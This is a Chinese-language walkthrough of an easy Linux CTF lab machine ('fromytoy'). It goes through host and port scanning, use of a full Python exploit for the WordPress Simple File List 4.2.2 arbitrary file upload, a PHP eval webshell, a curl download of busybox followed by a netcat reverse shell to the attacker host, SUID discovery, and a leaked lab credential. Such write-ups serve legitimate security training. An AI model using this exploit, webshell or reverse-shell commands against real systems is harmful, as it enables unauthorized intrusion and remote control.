
 Mazesec fromytoy
# 靶机信息
靶机名称:fromytoy
靶机作者:Skyarrow/kaada
靶机类型:Linux
难度:easy
来源:MazeSec/QQ内部群 660930334
官网:https://maze-sec.com/
# 目标主机
使用 arp-scan 扫描内网存活主机:
┌──(npc㉿kali)-[~]
└─$ sudo arp-scan -I eth1 192.168.1.0/24

192.168.1.11    08:00:27:b4:4e:75       (Unknown)
2
3
4
目标主机 IP:192.168.1.11
# 端口扫描
使用 nmap 进行 TCP 全端口扫描:
┌──(npc㉿kali)-[~]
└─$ nmap 192.168.1.11 -p- -sT -sV

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
3000/tcp open  http    Apache httpd 2.4.51 ((Debian))
2
3
4
5
6
7
发现开放了 22/ssh、80/http、3000/http 端口
# 80 端口服务探测

对 80 端口进行常规目录扫描、信息收集,未发现有用信息
# 3000 端口服务探测

访问 3000 端口,发现是一个 wordpress 网站

使用 wpscan 对 wordpress 进行扫描,发现存在一个可利用的插件漏洞 simple-file-list 4.2.2
# 漏洞利用
在 expdb https://www.exploit-db.com/ (opens new window) 上搜索该漏洞,找到对应的 exp:

修改里面的 payload
#!/usr/bin/python
# -*- coding: utf-8 -*-
# Exploit Title: Wordpress Plugin Simple File List 4.2.2 - Arbitrary File Upload
# Date: 2020-11-01
# Exploit Author: H4rk3nz0 based off exploit by coiffeur
# Original Exploit: https://www.exploit-db.com/exploits/48349
# Vendor Homepage: https://simplefilelist.com/
# Software Link: https://wordpress.org/plugins/simple-file-list/
# Version: Wordpress v5.4 Simple File List v4.2.2

import requests
import random
import hashlib
import sys
import os
import urllib3
urllib3.disable_warnings()

dir_path = '/wp-content/uploads/simple-file-list/'
upload_path = '/wp-content/plugins/simple-file-list/ee-upload-engine.php'
move_path = '/wp-content/plugins/simple-file-list/ee-file-engine.php'

def usage():
    banner = """
NAME: Wordpress v5.4 Simple File List v4.2.2, pre-auth RCE
SYNOPSIS: python wp_simple_file_list_4.2.2.py <URL>
AUTHOR: coiffeur
    """
    print(banner)

def generate():
    filename = f'{random.randint(0, 10000)}.png'
    password = hashlib.md5(bytearray(random.getrandbits(8)
                                     for _ in range(20))).hexdigest()
    with open(f'{filename}', 'wb') as f:
        # payload = '<?php passthru("bash -i >& /dev/tcp/192.168.1.1/4444 0>&1"); ?>'
        payload = '<?php highlight_file(__FILE__);eval($_POST[1]);?>'
        f.write(payload.encode())
    print(f'[ ] File {filename} generated with password: {password}')
    return filename, password

def upload(url, filename):
    files = {'file': (filename, open(filename, 'rb'), 'image/png')}
    datas = {'eeSFL_ID': 1, 'eeSFL_FileUploadDir': dir_path,
             'eeSFL_Timestamp': 1587258885, 'eeSFL_Token': 'ba288252629a5399759b6fde1e205bc2'}
    r = requests.post(url=f'{url}{upload_path}',
                      data=datas, files=files, verify=False)
    r = requests.get(url=f'{url}{dir_path}{filename}', verify=False)
    if r.status_code == 200:
        print(f'[ ] File uploaded at {url}{dir_path}{filename}')
        os.remove(filename)
    else:
        print(f'[*] Failed to upload {filename}')
        exit(-1)
    return filename

def move(url, filename):
    new_filename = f'{filename.split(".")[0]}.php'
    headers = {'Referer': f'{url}/wp-admin/admin.php?page=ee-simple-file-list&tab=file_list&eeListID=1',
               'X-Requested-With': 'XMLHttpRequest'}
    datas = {'eeSFL_ID': 1, 'eeFileOld': filename,
             'eeListFolder': '/', 'eeFileAction': f'Rename|{new_filename}'}
    r = requests.post(url=f'{url}{move_path}',
                      data=datas, headers=headers, verify=False)
    if r.status_code == 200:
        print(f'[ ] File moved to {url}{dir_path}{new_filename}')
    else:
        print(f'[*] Failed to move {filename}')
        exit(-1)
    return new_filename

def main(url):
    file_to_upload, password = generate()
    uploaded_file = upload(url, file_to_upload)
    moved_file = move(url, uploaded_file)
    if moved_file:
        print(f'[+] Exploit seem to work.\n[*] Confirmning ...')
    datas = {'password': password, 'cmd': 'phpinfo();'}
    r = requests.post(url=f'{url}{dir_path}{moved_file}',
                      data=datas, verify=False)
    if r.status_code == 200 and r.text.find('php') != -1:
        print('[+] Exploit work !')
        print(f'\tURL: {url}{dir_path}{moved_file}')
        print(f'\tPassword: {password}')

if __name__ == "__main__":
    if (len(sys.argv) < 2):
        usage()
        exit(-1)
    main(sys.argv[1])
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90


上传 webshell 成功:
靶机根目录存在 .dockerenv 文件,当前属于 docker 容器环境
过程尝试使用容器内环境反弹shell,没有成功,尝试上传 静态编译的 busybox 二进制文件(在 kali 端常备静态编译的二进制 busybox)
在 kali 上开启 python http 服务
python3 -m http.server 80
靶机
1=system('ls -alh /tmp;curl 192.168.1.9/busybox -o /tmp/busybox;chmod %2bx /tmp/busybox;ls -alh /tmp;/tmp/busybox nc 192.168.1.9 4444 -e bash');
补充:

静态二进制文件项目推荐:
- https://github.com/pkgforge-dev/Static-Binaries (opens new window)
- https://gh-proxy.com/ - Github 下载加速 (opens new window)
选择适合你的架构下载对应的静态二进制文件,kali 可以常备一份
# 宿主用户凭证获取


进入容器后,尝试寻找 suid 文件,发现异常文件 /usr/local/lib/.sys_log_rotator
find / -perm -4000 -type f 2>/dev/null
通过 strings 命令输出,可以判断这是一个 rev 二进制文件伪装的 suid 文件:

这是一个 miku 用户的 suid 文件,可以读取 miku 用户的文件,find 查找 miku 用户的文件

找到一个 miku 用户的备份文件,拿到一组用户信息
miku:V0cal0id_M1ku_39
